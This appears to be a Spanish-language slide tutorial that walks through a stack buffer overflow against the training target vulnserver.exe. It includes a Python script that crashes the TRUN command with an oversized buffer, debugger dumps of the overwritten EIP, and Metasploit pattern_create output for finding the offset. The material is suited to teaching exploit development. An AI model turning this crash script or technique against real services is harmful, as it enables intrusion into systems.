
080483f2 <main>:

```

80483f2:  push %ebp
80483f3:  mov  %esp,%ebp
80483f5:  push $0xa
80483f7:  push $0x10
80483f9:  call 80483db <function>
EIP → 80483fe:  add  $0x8,%esp
8048401:  mov  $0x0,%eax
8048406:  leave
8048407:  ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeee0 |
| EBP | 0xbfffeee8 |




080483f2 <main>:

```

80483f2:  push %ebp
80483f3:  mov  %esp,%ebp
80483f5:  push $0xa
80483f7:  push $0x10
80483f9:  call 80483db <function>
EIP → 80483fe:  add  $0x8,%esp
8048401:  mov  $0x0,%eax
8048406:  leave
8048407:  ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeee0 |
| EBP | 0xbfffeee8 |





Hack0n

3. EXPLOIT PASO A PASO



EXPLOIT PASO A PASO

Ejecutaremos vulnserver.exe a través de OllyDBG (abrir OllyDBG, File, Open y seleccionamos vulnserver).

Se levantará un servicio en el puerto 9999 que hay que explotaremos con un Buffer Overflow.

Tras conectarnos desde la Kali, con el comando HELP podremos ver las opciones.

El comando TRUN es el vulnerable a buffer overflow. Lo usaremos para el exploit básico.

Zarpas a la obra!!



Con la herramienta Spyke podemos fuzzear el servicio hasta que da un fallo de violación de memoria...

El comando TRUN explota si el mensaje comienza por “/./” y es suficientemente largo. Esto lo podemos ver esnifando el tráfico con Wireshark durante la ejecución de Spike.

Welcome to Vulnerable Server! Enter HELP for help.
LTER /.:/ [REDACTED]



EXPLOIT PASO A PASO

Desbordando el Buffer

Una vez hemos localizado la estructura del comando para crashear vulnserver, creamos un pequeño script para empezar el exploit.

En este primer esqueleto, replicaremos las peticiones de Spike en Python y lo ejecutamos.

```
import sys, socket, struct
print "Creating exploit."

host = sys.argv[1]
port = int(sys.argv[2])

tambuffer = 5000
buff = "TRUN /./:" + "A"* tambuffer

exploit = buff

try:
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host,port))
    client.send(exploit)
    client.recv(1024)
    client.close()
    print "exploit sent"
except:
    print "something was wrong"
```



EXPLOIT PASO A PASO

Desbordando el Buffer

Vemos que el EIP se ha sobrescrito con valores 41414141 -> AAAA.

El programa finaliza porque no hay código ejecutable en 0x41414141

```
root@kalihtb:~/hackon/TRUN# python expl_TRUN_a.py 192.168.1.40 9999
Creating exploit.
exploit sent
root@kalihtb:~/hackon/TRUN#
```

NOTA: el registro ESP apunta a una dirección que contiene muchas AAAAAAAAAAAAAAAAAAAAAAAAAA... Además de sobrescribir la dirección de retorno (EIP), el buffer continúa en la pila pisando direcciones del siguiente StackFrame, que puede ser utilizado para poner nuestro payload malicioso.

```
Registers <FPU>
EAX 016FF200 ASCII 'TRUN /.: /AAAAAAAAAAAAAAAAAAAA
ECX 004453F0
EDX 00003A48
EBX 00000058
ESP 016FF9E0 ASCII 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
S 0 FS 003B 32bit 7FFDE000<FFF>
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
```

| Address | Hex dump | | | | | | | | ASCII | | 016FF9E0 | 41414141 |
|----------|----------|----|----|----|----|----|----|----|----------|--|----------|----------|
| 016FF9E0 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9E4 | 41414141 |
| 016FF9E8 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9EC | 41414141 |
| 016FF9F0 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9F8 | 41414141 |
| 016FF9F8 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9F0 | 41414141 |
| 016FFA00 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9F4 | 41414141 |
| 016FFA08 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9FC | 41414141 |
| 016FFA10 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FF9F8 | 41414141 |
| 016FFA18 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA00 | 41414141 |
| 016FFA20 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA04 | 41414141 |
| 016FFA28 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA08 | 41414141 |
| 016FFA30 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA0C | 41414141 |
| 016FFA38 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA10 | 41414141 |
| 016FFA40 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA14 | 41414141 |
| 016FFA48 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA18 | 41414141 |
| 016FFA50 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA1C | 41414141 |
| 016FFA58 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA20 | 41414141 |
| 016FFA60 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA24 | 41414141 |
| 016FFA68 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | AAAAAAAA | | 016FFA28 | 41414141 |



EXPLOIT PASO A PASO

Pattern Create & Offset

Se puede sobrescribir el EIP. Pero, ¿dónde “se encuentra” EIP dentro de la cadena de caracteres inyectada? Necesitamos generar una cadena de texto del tamaño suficientemente grande para desbordar la pila, pero formada por combinaciones de caracteres que nunca se repitan.

Usaremos Pattern_create.rb:

`$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000`

```
Registers (FPU)
EAX 0191F200 ASCII "TRUN /.: /Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8
ECX 0004554C
EDX 00000000
EBX 00000058
ESP 0191F9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0
EBP 6F43366F
ESI 00000000
EDI 00000000
EIP 386F4337
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
root@kalihtb:~/hackon/TRUN# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2G